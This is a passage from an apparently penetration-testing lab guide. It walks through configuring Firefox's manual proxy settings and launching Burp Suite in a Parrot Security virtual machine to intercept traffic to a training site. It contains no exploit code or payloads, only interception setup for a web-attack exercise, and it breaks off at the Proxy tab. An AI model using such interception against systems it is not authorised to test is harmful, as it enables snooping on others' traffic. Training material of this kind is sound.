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
2. Switch to the **Parrot Security** virtual machine. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. The **Mozilla Firefox** window appears; type **http://www.moviescope.com** Into the address bar and press **Enter**.



4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.

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



6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



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
8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.



9. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

   Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.
11. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

    Note: If an update window appears, click **Close**.

13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.
14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

